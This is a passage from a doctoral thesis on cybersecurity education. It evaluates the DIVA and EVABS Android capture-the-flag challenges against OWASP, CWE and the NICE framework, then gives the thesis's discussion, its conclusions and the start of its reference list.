In relation to the Work Role Vulnerability Assessment Analyst (Work Role ID: PR-VAM-001) the coverage is sufficient (75 %). More types of vulnerabilities could be used according to the OWASP Top 10 and take the NICE framework as a reference to upgrade the approaches if it is necessary to involve other Work Roles. This result indicates that the challenges provide a sufficient introduction to the tasks, thus enabling the acquisition of Skills (S) regarding the specific Work Role, while including other topics as well. Regarding the capability indicator of Abilities (A), 19 Abilities (A) of a total of 176 were identified, 8 Abilities (A) with a moderate relation, and 4 Abilities (A) with a low relation (Table 5.36).

Table 5.36: Relation between CTF challenges and the capability indicator of Abilities (A)

Level of Relation	Abilities (A) covered by the Challenges
High	Vulnerability assessment and code auditing (A0001, A0015, A0036, A0092, A0093), Malware Analysis (A0010), Command Line Interface (CLI) and system observation (A0058, A0097).
Moderate	Critical thinking and code logic (A0044, A0106, A0107).
Low	Evaluation and understanding of objectives (A0040, A0108, A0155), Networks and traffic analysis (A0055, A0065).

The challenges succeeded in addressing the capability indicator of Abilities (A) at 100 % covering the Work Role of Vulnerability Assessment Analyst (Work Role ID: PR-VAM-001). However, the number of Abilities (A) of the NICE

framework with respect to this Work Role were only 4, which is not sufficient, while sometimes the Abilities (A) overlap with the capability indicator of Skills (S). Therefore, even if the challenges fulfill all the Abilities (A) of the specific Work Role, the result is still not convincing enough in that terms. NIST already addressed this issue by publishing updates on the framework and revising the KSA taxonomy to Knowledge, Skills and Tasks (KST), through combining the capability indicators of Abilities (A) and Skills (S).

As presented in the aforementioned subsections, it is possible to maintain a systematic approach and use the proposed evaluation methodology to determine the learning outcomes of the CTF challenges. The selected CTF challenges not only engage the trainees in the technical aspects of mobile applications, but can provide fundamental tasks related to the debugging tools and the Android architecture. DIVA and EVABS provide the assets for students to engage in the learning topic, however, the challenges must be extended according to the results of this research and provide information related to mitigation action and best practices to secure coding. With the appropriate additions, DIVA and EVABS can be efficiently used as cybersecurity learning environments.

5.3.5 Evaluation Remarks and Coverage of OWASP, CWE and NICE

This section presents the relation of DIVA and EVABS and the learning topics covered taking into consideration the OWASP Mobile Top 10 Risks indicate that the challenges realistically cover the learning topic to secure mobile application development.

Figure 5.8 presents the results of the evaluation in terms of coverage among challenges, the OWASP Mobile 10 Risks, MITRE CWE and the NICE framework. DIVA and EVABS provide the opportunity for students to engage in secure mobile application development, mainly regarding the Work Role of Vulnerability Assessment Analyst (Work Role ID: PR-VAM-001) proposed by the NICE framework. In order for the challenges to fully cover the Work Role, an addition of subtasks on the challenges is required. Students may also need additional educational material to better understand the capability indicators proposed by the NICE framework.

As presented in Figure 5.8, the CTF challenges managed to cover 80% of the OWASP Mobile Top 10 Risks and 20% the MSTG specific Category (MSTG Storage) that consists of 15 different types of vulnerabilities. In terms of the NICE framework, the Work Role Vulnerability Assessment Analyst (Work Role ID: PR-VAM-001) was adequately covered. More specifically, the capability indicator of Knowledge (K) was addressed by 51%, Skills (S) by 75% and Abilities (A) managed to be covered by 100%. The capability indicator of Knowledge (K), could be better covered, and the number of Abilities (A) proposed by the framework is rather low (4 Abilities overall and all of them covered by the CTF challenges). This validates the reason for proceeding with the updates from NIST that merge Skills (S) and Abilities (A) together. The results (Figure 5.8) validate that DIVA and EVABS, as well as similar implementations, can be realistic enough and present the required learning context.




Figure 5.8: Evaluation results for DIVA and EVABS in relation to OWASP Mobile Top 10, MASVS/MSTG and the NICE framework.

In terms of MASVS and MSTG, the CTF challenges focused mostly on the MSTG Data Storage, meaning that the exercises provided information mostly on the management of local data storage on Android applications, an outcome that is validated by the relation to the other taxonomies as well. In addition to that, in terms of the learning outcomes provided, DIVA and EVABS covered sufficiently most of the selected taxonomies and the related Work Role proposed by the NICE framework. Finally, the matching between the CTF Challenges, the selected taxonomies, and the NICE framework was successful and the results are summarized in Figure 5.8. In addition to educational and learning outcomes, challenges present the opportunity to use the following software tools and technical concepts.

1. **Logcat**⁴³: Dumps logs and system messages, including error reporting and messages created by the application. This command-line tool was used in most challenges.
2. **JD-GUI**⁴⁴: Displays and analyses Java source codes (“.class” files). The reconstructed source code with the JD-GUI allowed for direct access to methods and fields.
3. **Android Debug Bridge (ADB)**⁴⁵: Allows direct communication with the device to debug Android applications. This was a core component in solving challenges.
4. **SQLite**⁴⁶: The challenges introduced SQLite, which helps to engage with SQLite databases on Android devices.
5. **Android Manifest**⁴⁷: The challenges required accessing the Android manifest XML file, which contains important metadata about the Android application.
6. **Drozer**⁴⁸: Searches and evaluates applications for security vulnerabilities and cross-validates the results.
7. **MobSF**⁴⁹: Automated way of identifying the security vulnerabilities of mobile applications by performing malware analysis, security assessment, and performing static and dynamic analysis.
8. **Android Package Kit (APK)**: Extended from the Java Archive (JAR), the Android Package Kit (APK) is the file format of the Android application package used by the Android Operating System. During the challenges, students were often invited to access the APK files and familiarize themselves with the structure.
9. **Dex2jar**⁵⁰: Tool to covert Java files (e.g., dex, class datatypes).

⁴³<https://developer.android.com/studio/command-line/logcat>

⁴⁴<http://java-decompiler.github.io/>

⁴⁵<https://developer.android.com/studio/command-line/adb>

⁴⁶<https://www.sqlite.org/>

⁴⁷<https://developer.android.com/guide/topics/manifest/manifest-intro>

⁴⁸<https://github.com/FSecureLABS/drozer>

⁴⁹<https://github.com/MobSF/Mobile-Security-Framework-MobSF>

⁵⁰<https://github.com/pxb1988/dex2jar>

10. **Frida**⁵¹: Dynamic toolkit for developers, reverse engineers, and security researchers. The challenges required dynamic instruments of this tool to process the files of the application and to monitor the device at any given time.
11. **Apktool**⁵²: Reverse engineering of Android APK files. It was used in more than five challenges.
12. **Android Studio Profiler**⁵³: Analysis of network traffic between the server and the application.

Not all the software mentioned above was proposed by the CTF challenges or was necessary to complete the challenges. However, such software can be used as additional action points to better cover learning topics. Therefore, challenges provide the opportunity to introduce other software tools to perform vulnerability assessment or code analysis. Then, students can use the aforementioned software (e.g. MobSF or Drozer) to construct and extend their knowledge.

The selected CTF challenges not only technically engage trainees with the security aspects of mobile applications, but can provide fundamental tasks related to debugging tools and the Android architecture. DIVA and EVABS provide the assets for students to engage in the learning topic, however, the challenges need to extend according to the results of this research and include information related to mitigation action and best practices for secure coding. With the appropriate additions, DIVA and EVABS can be used efficiently as cybersecurity learning environments.

A matter of critical importance is that researchers should continue to contribute to the framework's development, performing further research on how such frameworks can contribute to the development of cybersecurity learning environments and scenarios. The proposed methodology provided important upgrades to the Cyber Range and assisted in the design of the scenario. Finally, the evaluation provides quantitative evidence showing that the evaluation can be used to extract learning outcomes from cybersecurity scenarios.

⁵¹<https://github.com/frida/frida>

⁵²<https://ibotpeaches.github.io/Apktool/>

⁵³<https://developer.android.com/studio/profile/android-profiler>

5.4 Discussion

This chapter finishes with the research on evaluation methods and results on the learning impact of CTF challenges and Cyber Ranges. More specifically, four popular open-source CTF platforms were evaluated regarding their relevance with the attributes of cybersecurity learning environments. Furthermore, a design methodology was constructed based on an educational framework to validate and select the learning goals of the security scenarios. The developed methodology was then used as an evaluation process to extract the learning outcomes from CTF challenges.

5.4.1 Discussion on the Results of Analysis and Evaluation of CTF Platforms

The main purpose of the study in Section 5.1 was to compare the most popular CTF platforms as potential learning platforms and compare them. Answering question *RQ10: Which are the significant differences between the state-of-the-art CTF platforms?*, it seems that the fundamental differences between the CTF platforms refer to their overall design perspective. FBCTF for example, was mostly developed to maintain CTF competitions and live events, while CTFd maintains a more generic usage. Mellivora is mostly used for online competitions, while Root the Box as a platform involves additional gamification options. To investigate all aspects of CTF platforms, a comparative study was conducted that highlighted the distinct features of each platform to draw conclusions about the advantages and disadvantages of each platform. Given that each platform maintains different features and characteristics, it turns out that it is quite difficult for organizers to choose the most appropriate platform, depending on the purpose and audience. To this end, one-on-one interviews resulted in the refinement of the initial assumptions, providing important information regarding the usage of CTF platforms for learning purposes.

Additional features that could improve the platforms were also discussed. In this case the most suitable platform was identified for setting up a hands-on lab at the Ionian University, Corfu, Greece and to highlight CTF challenges as a complementary learning method. For learning purposes, CTFd scored

the highest on the criteria of teaching presence. The creation of custom CTF challenges is possible to involve extensive educational context. Towards this direction, specific features could be updated or extended to provide enhanced gamification elements, quizzes, and evaluation processes. This study concludes that the use of gamification would be a better choice to present advanced concepts in cybersecurity. Constructivism and the usage of the ZKP were considered important to this research, and therefore, the research focuses on the design and implementation, by developing CTF challenges and Cyber Ranges according to the results.

5.4.2 The NICE Framework and the Ability to Cover Work Roles

In the final study (Section 5.2), the NICE-by-design Cyber Range was developed. The design principles were based on the NICE framework, an approach that provided a structured design methodology to meet specific learning goals when designing and developing a Cyber Range. The Specialty Areas of the framework were used to identify the potential learning goals and the KSAT taxonomy to evaluate and improve the learning outcomes of the developed scenarios. The NICE framework overall succeeds to provide a structured way to design the scenarios of the Cyber Range to fulfill a specific Work Role “Cyber Defense Analyst - PR-CDA-001”. The Work Role is from the Specialty Area “Cyber Defense Analysis - CDA”, Category “Protect and Defend (PR)”. The Work Role was sufficiently covered by the Cyber Range in terms of technical concepts. The NICE framework can help to identify any missing concepts by using the KSAT taxonomy and update the scenarios to cover the Work Role better. Therefore, the NICE-by-design Cyber Range can be further updated by using the NICE framework to include more technical and non-technical concepts.

After the setup and design methodology for the development of a Cyber Range was completed, the investigation continued on the design of realistic scenarios that will comply with educational frameworks (Section 5.2). This is considered an important task to identify the potential learning outcomes of the deployments. For this, an evaluation method was built that is capable of

determining the learning outcomes of the CTF challenges in a constructed way. For a proof-of-concept, the systematic approach was used to address and identify the impact of two CTF Challenges to a specific Work Role (Vulnerability Assessment Analyst, ID: PR-VAM-001).

Answering the question ***RQ11: Is it possible to provide a systematic method that identifies the learning outcomes according to educational frameworks?***, it is validated that using educational frameworks and the proposed methodology presented in Section 5.2, it is possible to enable a systematic approach to identify the learning outcomes of CTF challenges, Cyber Ranges, virtual labs or security scenarios in general.

The proposed design methodology can be applied elsewhere to design and develop cybersecurity learning environments. More specifically, it can be applied to CTF challenges, virtual labs, or Cyber Ranges. The details and design methodology proposed to help educators define learning goals and provide a structure for their exercises. Furthermore, the results of this research can help organizations and academic institutes align the educational needs of their curricula with more technical aspects of cybersecurity and in a more constructed and systematic way.

Along with the completion of this research, further potential advancements in the NICE framework were identified. Therefore, this research topic requires continuous effort since it remains dynamic and requires much attention from the community. Finally, the design methodology can be applied to design various cybersecurity learning environments and scenarios beyond Cyber Ranges, including CTF challenges and virtual labs.

5.4.3 Evaluation methods on the CTF Challenges

The study in Section 5.3 was able to determine the learning outcomes of selected CTF challenges in Secure Mobile Application Development. From the results of the above study, quantitative information was recovered that justifies that the evaluation methodology can successfully determine the learning outcomes. DIVA and EVABS mainly address the Work Role of Work Role, with ID: PR-VAM-001.

The NICE framework also provides information related to capability indicators that are not addressed by the CTF challenges and trigger ideas for

extending. The challenges managed to cover an overall 80% of the OWASP Mobile Top 10 Risks, which means they are realistic enough and address the main security issues in the development of secure mobile applications. More specifically, the evaluation methodology was constructed as a systematic approach to determine the learning outcomes of the CTF challenges.

The results of Section 5.3 show that information can be obtained from CTF challenges using a systematic approach and matched with the OWASP Mobile Top 10 Risks, CWE by MITRE and the NICE framework by NIST. This addresses the Research Question, ***RQ12: Could they be a systematic approach to extract the learning outcomes of CTF challenges?***. The information that can be retrieved is related to MITRE OWASP Mobile Top 10 Risks and the CWE as open repositories to provide an automated way to extract vulnerabilities and determine the learning outcomes of the CTF challenges. On the other hand, the NICE framework was successfully integrated into the evaluation methodology and was used as a proof of concept to match two CTF challenges, to a specific Work Role. The results show that the evaluation methodology proved to be useful and that the learning outcomes of the CTF challenges were sufficiently determined. Using the proposed evaluation methodology, educators can identify potential improvements in existing CTF challenges and better cover the learning capabilities proposed by NICE or other educational frameworks.

The results show that the selected CTF challenges (DIVA and EVABS) adequately address the technical aspects related to mobile cybersecurity, and specifically the development of secure mobile applications. The learning outcomes of DIVA and EVABS are similar and cover a very specific learning topic. Therefore, existing CTF challenges can cover the technical aspects of mobile applications, although with a limited scope. Research identified that additional educational and instructive material should be provided and indicative security fixes should be presented. Furthermore, additional subscenarios must be provided to support and fully cover the learning topic. DIVA and EVABS present vulnerabilities in a gamified approach that are easily embedded and understood by students. As a result, students or security professionals can engage in topics related to security vulnerabilities in mobile applications.

5.4.4 Proposed Updates and Findings of the NICE Framework

The proposed methodology can be used to design cybersecurity learning environments, including, but not limited to Cyber Ranges, CTF challenges, virtual labs, or other similar approaches. The information presented in the methodology steps I-IV, provide the design of the scenarios which will be executed in the Cyber Range. Following the KSAT taxonomy and the scenario design (Section 4.4), educational context, or guidelines should be embedded. The NICE framework was used as point of reference for the scenario evaluation and to validate that the specific learning outcomes are met.

The development of the NICE-by-design Cyber Range, proves the importance of using educational frameworks such as NICE in the design process. More specifically, the building blocks of the framework contributed to the design of the scenarios and could be used as an evaluation method in other cybersecurity learning environments. As an outcome, the scenarios could be better defined and relate to the desired learning outcomes. In this case, the capacity of the NICE framework to support the design of the Cyber Range was successful, and the labs were accordingly evaluated. The NICE framework was used as a guide to develop the 16 scenarios and match to specific Work Roles and capability indicators.

Cyber Ranges can provide an experiential learning approach, inviting participants to learn-by-doing. The scenarios should provide an engaging environment for students to work their own way to subject knowledge, and critical thinking, in a safe and real-world context. Scenarios can involve multiple students to work as an incident response team based on the principles of social constructivism, or to involve attack and defense scenarios. The NICE-by-design Cyber Range provides the opportunity to maintain a structure on the scenarios, an issue that constructivism usually suffers from. The Cyber Range succeeds in providing practical skills, closing the gap between academia and the industry because of the selected commercial hardware and software. The Cyber Range can be further updated to maintain social interactions between the participants based on the learning theory of social constructivism, for example between different teams in attack-defense scenarios.

As a side research finding, the following issues and flaws regarding the NICE framework were identified:

1. **Abstract nature of KSAT taxonomy.** Many KSAT are abstract and generic, while others are very specific. This creates an inconsistency in the definition of the KSAT taxonomy. For example, code obfuscation and network obfuscation (S0092, K0493) are different, but the NICE framework provides them together. Therefore, a better definition of the KSAT taxonomy is required.
2. **Overlapping KSAT.** The KSAT taxonomy usually contains overlaps. For instance, K0125 and K0118 relate to the chain of custody and to seize/preserve digital evidence, knowledge topics which are very similar. K0014 (“Knowledge of complex data structures”) is very generic, while T0987 and T1004 (“use continuous monitoring tools to assess risk on an ongoing basis”) or K0119 and K0310 (“knowledge of hacking methodologies”) have the same description. Finally, several tasks from the NICE taxonomy were not included in the proposed Work Roles, indicating a general lack of matching of the NICE KSAT to the Work Roles. A simplification of the NICE framework is proposed, reducing the number of capability indicators and to check for potential overlaps. A revision of the Specialty Areas and the Work Roles should also be considered.
3. **Better definitions and guidelines are required to process the matching.** A better clarification on the Tasks and Abilities should be provided, and how to use the KSAT taxonomy in general. The NICE framework has already received feedback from the community⁵⁴, regarding updates and possible corrections. The latest framework updates⁵⁵ include a conversion of the KSAT taxonomy to a KST taxonomy by combining Abilities and Skills. NIST also provided information on the definition of Tasks and introduced a new concept (competencies).

⁵⁴<https://www.isaca.org/resources/isaca-journal/issues/2018/volume-4/cybersecurity-education-based-on-the-nice-framework-issues-and-challenges/>

⁵⁵<https://www.nist.gov/itl/applied-cybersecurity/nice/nice-framework-resource-center/latest-updates>

Chapter 6

Conclusions

In this chapter, the conclusive results and a summary of the research are provided. The thesis consists of six chapters. The goal of the first chapter is to present the research topic in which the dissertation and the Ph.D. take its place.

Chapter 1 presents the introduction, research objectives and methodology of this research. Chapter 2 provides background information and literature review on the existing literature and investigates learning theories and the fundamental background behind them. Chapter 3 conducts research focused on GBL and gamification, while in chapter four regards the deployment and integration approaches to host cybersecurity learning environments. In addition, the chapter includes information on the integration and alignment of CTF challenges within academic courses. Chapter 4 concerns the deployment and integration approaches and addresses the technical challenges to maintain cybersecurity learning environments. Chapter 5 focuses on the evaluation of CTF challenges, security scenarios, and the extraction of learning outcomes using an educational framework. Chapter 6 concludes this work, presenting a summary of the conclusive results derived from this research.

The conclusive results of each of the chapters of this thesis are presented in Table 6.1. The main objective of this research was the investigation, implementation, and deployment of cybersecurity learning environments using as a basis CTF challenges and virtual environments such as Cyber Ranges to provide technical education and experience in a realistic context.

According to the results (Table 6.1), it is concluded that adversary emulation or the execution of realistic cyberattacks is important. Furthermore, the

Table 6.1: Conclusive results of each Chapter.

Chapter	Conclusive Results
Chapter 1	✓ Skill shortage in cybersecurity remains an issue. ✓ Students in academia usually lack the technical skills and experience. ✓ Gamification can be an engaging parameter for students to accept hands-on labs. ✓ Learning theories must be better defined in regard to cybersecurity.
Chapter 2	✓ Gamification and Game-Based Learning can work beneficial to the learning process. ✓ Differences between gamification and GBL do exist; however, the developed approach can benefit from two approaches. Gamification was further evaluated.
Chapter 3	✓ Game-Based Learning (GBL) provide fundamental learning in cybersecurity and other IT topics. ✓ GBL can provide realistic cybersecurity context. ✓ CTF challenges can be used as gamification approaches beneficially inside the classroom for educational purposes. ✓ CTF challenges can provide a great learning impact in IT topics that extend from cybersecurity. ✓ Educators can use existing approaches related to virtual labs or CTF challenges to include them in academic courses. ✓ Motivation is an important factor to engage students on technical IT topics.
Chapter 4	✓ CTF challenges and Cyber Ranges can work together. ✓ Cyber Ranges can beneficially integrate and host CTF challenges and other additional design elements. ✓ Cybersecurity exercises should directly address defensive tasks and extend from the offensive operations. ✓ Students should engage in defensive tasks such as incident handling, vulnerability assessment and tasks related to defensive operations. ✓ The software stack related to blue teams should also be deployed and demonstrated in the context of CTF challenges and Cyber Ranges. ✓ Theoretical concepts of cybersecurity such as policies and regulations can be demonstrated using Cyber Ranges. ✓ LXC and containers can be used to integrate the required software stack. ✓ Performance and scaling issues should be considered when maintaining a full software stack. ✓ Students should maintain a personalized workstation provided by the educator and interact with a single endpoint to engage faster. ✓ Cybersecurity exercises and scenarios should be realistic and to provide sufficient security events by using adversary emulation or realistic cyberattacks.
Chapter 5	✓ CTF platforms can maintain gamification elements; however, their overall approach might be different. Some platforms focus on education, while some others focus on performing CTF contests as a skills' assessment tool. ✓ Educational frameworks can be used to support the scenario design. ✓ It is possible to extract learning outcomes and evaluation results from CTF challenges and Cyber Ranges.

integration with security controls and the software stack that focus on the mitigation and detection of cyberattacks can extend the educational and learning scope. Adversary emulation, offensive operations and to perform cyberattacks

are important to the cybersecurity learning environment to provide various logs, security events converting overall into a dynamic and interactive learning environment. Therefore, the research proposes the deployment of software tools that focus not only on offensive tactics, but also on defensive tactics, bypassing the standard approach of introducing students to ethical hacking and penetration testing. Taking into account the final results of this research, it is of great importance to involve deployment exercises regarding concepts that extend from cybersecurity to fundamental technical skills on IT. Educational frameworks can assist the design and evaluation of the cybersecurity scenarios and align them with the academic curriculum. Cybersecurity learning environments can eventually improve technical skills and use the existing approaches to provide a high educational impact and technical experience in IT.

The answers to Research Questions (RQ) (see Section 1.2) are addressed in the relevant chapters (Chapter 3, Chapter 4 and Chapter 5). More specifically, RQ1 to RQ5 are addressed in Chapter 3, and the questions are answered in Section 3.4. RQ6 to RQ9 are addressed in Chapter 4 and the answers are presented in Section 4.5. RQ10 to RQ12 are addressed in Chapter 5, and the answers are presented in Section 5.4.

References

- Aaltola, K. (2021). Empirical study on cyber range capabilities, interactions and learning features. In T. Tagarev, K. T. Atanassov, V. Kharchenko, & J. Kacprzyk (Eds.), *Digital transformation, cyber security and resilience of modern societies* (pp. 413–428). Cham: Springer International Publishing. Retrieved from https://doi.org/10.1007/978-3-030-65722-2_26 doi: 10.1007/978-3-030-65722-2_26
- Aaltola, K., & Taitto, P. (2019). Utilising experiential and organizational learning theories to improve human performance in cyber training. *Information & Security*, 43(1), 123–133.
- Abraham, C., Chatterjee, D., & Sims, R. R. (2019). Muddling through cybersecurity: Insights from the u.s. healthcare industry. *Business Horizons*, 62(4), 539–548. Retrieved from <https://www.sciencedirect.com/science/article/pii/S0007681319300436> doi: <https://doi.org/10.1016/j.bushor.2019.03.010>
- Adams, P. (2006). Exploring social constructivism: theories and practicalities. *Education 3-13*, 34(3), 243–257. Retrieved from <https://doi.org/10.1080/03004270600898893> doi: 10.1080/03004270600898893
- Ahmad, R., Hussain, A., & Baharom, F. (2018). Software sustainability characteristic for software development towards long living software. *WSEAS Trans. Bus. Econ*, 15, 55–72.
- Alanda, A., Satria, D., Mooduto, H., & Kurniawan, B. (2020). Mobile application security penetration testing based on owasp. In *Iop conference series: Materials science and engineering* (Vol. 846, p. 012036).
- Al-Azawi, R., Al-Faliti, F., & Al-Blushi, M. (2016). Educational gamification vs. game based learning: Comparative study. *International journal of innovation, management and technology*, 7(4), 132–136.
- Allen, P., & Straub, K. (2015). Using games to enrich continuous cyber training. *Johns Hopkins APL Technical Digest*, 33(2).
- Al-Shaer, R., Spring, J. M., & Christou, E. (2020). Learning the associations of mitre att & ck adversarial techniques. In *2020 ieee conference on communications and network security (cns)* (pp. 1–9). Retrieved from <https://doi.org/10.1109/CNS48642.2020.9162207>

- Alshamrani, A., Myneni, S., Chowdhary, A., & Huang, D. (2019). A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities. *IEEE Communications Surveys & Tutorials*, 21(2), 1851–1877. Retrieved from <https://doi.org/10.1109/COMST.2019.2891891>
- AlTawy, R., & Youssef, A. M. (2016). Security tradeoffs in cyber physical systems: A case study survey on implantable medical devices. *IEEE Access*, 4, 959–979. Retrieved from <https://doi.org/10.1109/ACCESS.2016.2521727>
- Amineh, R. J., & Asl, H. D. (2015). Review of constructivism and social constructivism. *Journal of Social Sciences, Literature and Languages*, 1(1), 9–16.
- Amory, A., & Seagram, R. (2003). Educational game models: conceptualization and evaluation: the practice of higher education. *South African Journal of Higher Education*, 17(2), 206–217.
- Anderson, L. W., & Krathwohl, D. R. (2001). *A taxonomy for learning, teaching, and assessing: A revision of bloom's taxonomy of educational objectives*. Longman,.
- Andreolini, M., Colacino, V. G., Colajanni, M., & Marchetti, M. (2020). A framework for the evaluation of trainee performance in cyber range exercises. *Mobile Networks and Applications*, 25(1), 236–247.
- Annetta, L. A., Minogue, J., Holmes, S. Y., & Cheng, M.-T. (2009). Investigating the impact of video games on high school students' engagement and learning about genetics. *Computers & Education*, 53(1), 74–85.
- Antonioli, D., Ghaeini, H. R., Adepu, S., Ochoa, M., & Tippenhauer, N. O. (2017). Gamifying ics security training and research: Design, implementation, and results of s3. In *Proceedings of the 2017 workshop on cyber-physical systems security and privacy* (pp. 93–102).
- Applebaum, A., Miller, D., Strom, B., Korban, C., & Wolf, R. (2016). Intelligent, automated red team emulation. In *Proceedings of the 32nd annual conference on computer security applications* (pp. 363–373).
- Attacksim. (2021, September). *Rootkit r-77: An example of a-demo*. Retrieved from <https://github.com/attacksim/A-demo/wiki/UC3-rootkit>
- Axelrod, C. W. (2016, April). The creation and certification of software cy-

- bersecurity standards. In *2016 ieee long island systems, applications and technology conference (lisat)* (p. 1-6). doi: 10.1109/LISAT.2016.7494112
- Bacon, D. R. (2016). *Reporting actual and perceived student learning in education research* (Vol. 38) (No. 1). Sage Publications Sage CA: Los Angeles, CA.
- Bada, M., Creese, S., Goldsmith, M., Mitchell, C., & Phillips, E. (2014). Improving the effectiveness of csirts. *Global Cyber Security Capacity Centre*.
- Bada, S. O., & Olusegun, S. (2015). Constructivism learning theory: A paradigm for teaching and learning. *Journal of Research & Method in Education*, 5(6), 66–70.
- Bakker, A. (2018). Design research in education. *Design research in education: A practical guide for early career researchers*, 3–22.
- Barnard, R. (1998). Classroom observation: some ethical implications.
- Barth, F., & Luft, M. (2012). Towards a practical approach for teaching IT-security. *ICSIT 2012 - 3rd International Conference on Society and Information Technologies, Proceedings*, 300–305.
- Barzilai, S., & Blau, I. (2014). Scaffolding game-based learning: Impact on learning achievements, perceived learning, and game experiences. *Computers and Education*, 70, 65–79.
- Becker, K. (2009). Video game pedagogy. In *Games: Purpose and potential in education* (pp. 73–125). Springer.
- Becker, K. (2017). *Choosing and using digital games in the classroom*. Springer.
- Beham, M., Vlad, M., & Reiser, H. P. (2013). Intrusion detection and honeypots in nested virtualization environments. In *2013 43rd annual ieee/ifip international conference on dependable systems and networks (dsn)* (pp. 1–6).
- Beltrán, M., Calvo, M., & González, S. (2018). Experiences using capture the flag competitions to introduce gamification in undergraduate computer security labs. In *2018 international conference on computational science and computational intelligence (csci)* (pp. 574–579).
- Ben-Ari, M. (1998). Constructivism in computer science education. *Acm sigcse bulletin*, 30(1), 257–261.
- Ben-Yehuda, M., Day, M. D., Dubitzky, Z., Factor, M., Har'El, N., Gordon, A., ... Yassour, B.-A. (2010). The turtles project: Design and imple-

- mentation of nested virtualization. In *9th usenix symposium on operating systems design and implementation (osdi 10)*.
- Bereiter, C. (1994). Constructivism, socioculturalism, and popper's world 3. *Educational researcher*, 23(7), 21–23.
- Berger, H., & Jones, A. (2016). Cyber security & ethical hacking for smes. In *Proceedings of the the 11th international knowledge management in organizations conference on the changing face of knowledge management impacting society* (pp. 1–6).
- Berkovich, S., Kam, J., & Wurster, G. (2020, August). UBCIS: Ultimate benchmark for container image scanning. In *13th usenix workshop on cyber security experimentation and test (cset 20)*. USENIX Association. Retrieved from <https://www.usenix.org/conference/cset20/presentation/berkovich>
- Beuran, R., Chinen, K.-i., Tan, Y., & Shinoda, Y. (2016). *Towards effective cybersecurity education and training (is-rr-2016-003)*. Retrieved from.
- Beuran, R., Pham, C., Tang, D., Chinen, K.-i., Tan, Y., & Shinoda, Y. (2017). Cytrone: An integrated cybersecurity training framework.
- Beuran, R., Tang, D., Pham, C., ichi Chinen, K., Tan, Y., & Shinoda, Y. (2018). Integrated framework for hands-on cybersecurity training: CyTrONE. *Computers and Security*, 78(June), 43–59. Retrieved from <https://doi.org/10.1016/j.cose.2018.06.001> doi: 10.1016/j.cose.2018.06.001
- Bhatt, M., Ahmed, I., & Lin, Z. (2018). Using virtual machine introspection for operating systems security education. In *Proceedings of the 49th acm technical symposium on computer science education* (pp. 396–401).
- Bhimani, J., Yang, Z., Mi, N., Yang, J., Xu, Q., Awasthi, M., ... Balakrishnan, V. (2018). Docker container scheduler for i/o intensive applications running on nvme ssds. *IEEE Transactions on Multi-Scale Computing Systems*, 4(3), 313–326.
- bin Noor Azam, M. H., & Beuran, R. (2018). Usability Evaluation of Open Source and Online Capture the Flag Platforms. *Informe de investigación (Escuela de Ciencias de la Información, Escuela Superior de Ciencia y Tecnología, Instituto Avanzado de Ciencia y Tecnología de Japón), IS-RR-2018*. Retrieved from <http://hdl.handle.net/10119/15342>

- bin Noor Azam, M. H., & Beuran, R. (n.d.). Usability evaluation of open source and online capture the flag platforms.
- Bissel, K., Lasalle, R., & Dal Cin, P. (2020). *Third annual state of cyber resilience report*. Accenture.
- Bisson, C., & Luckner, J. (1996). Fun in learning: The pedagogical role of fun in adventure education. *Journal of Experiential Education*, 19(2), 108–112.
- Blohm, I., & Leimeister, J. M. (2013). Design of it-based enhancing services for motivational support and behavioral change.
- Boesen, S., Weiss, R., Sullivan, J., Locasto, M. E., Mache, J., & Nilsen, E. (2014). Edurange: Meeting the pedagogical challenges of student participation in cybertraining environments. In *7th workshop on cyber security experimentation and test ({CSET} 14)* (pp. 9–9).
- Boopathi, K., Sreejith, S., & Bithin, A. (2015). Learning cyber security through gamification. *Indian Journal of Science and Technology*, 8(7), 642–649.
- Borja, T., Benalcázar, M. E., Valdivieso Caraguay, Á. L., & Barona López, L. I. (2021). Risk analysis and android application penetration testing based on owasp 2016. In *International conference on information technology & systems* (pp. 461–478).
- Borrego, C., Fernández, C., Blanes, I., & Robles, S. (2017). Room escape at class: Escape games activities to facilitate the motivation and learning in computer science. *JOTSE*, 7(2), 162–171.
- Boschert, S., Heinrich, C., & Rosen, R. (2018). Next Generation Digital Twin. In *Proceedings of the 12th international symposium on tools and methods of competitive engineering* (pp. 209–217).
- Bradbury, H. (2015). *The sage handbook of action research*. Sage.
- Braidley, S. (2016). Extending our cyber-range cyran with social engineering capabilities. *De Montfort University, MSc Thesis Report (Sept. 2016)*.
- Brand, B. R., & Moore, S. J. (2011). Enhancing teachers' application of inquiry-based strategies using a constructivist sociocultural professional development model. *International Journal of Science Education*, 33(7), 889–913.
- Bruckman, A. (1998). Community support for constructionist learning. *Computer Supported Cooperative Work (CSCW)*, 7(1), 47–86.

- Brusilovsky, P., & Millán, E. (2007). User models for adaptive hypermedia and adaptive educational systems. In *The adaptive web* (pp. 3–53). Springer.
- Burket, J., Chapman, P., Becker, T., Ganas, C., & Brumley, D. (2015). Automatic problem generation for {Capture-the-Flag} competitions. In *2015 usenix summit on gaming, games, and gamification in security education (3gse 15)*.
- Burley, D., Bishop, M., Kaza, S., Gibson, D. S., Buck, S., Parrish, A., & Mattord, H. (2018). Special Session: Joint Task Force on Cybersecurity Education. In *Proceedings of the 49th acm technical symposium on computer science education* (pp. 918–919).
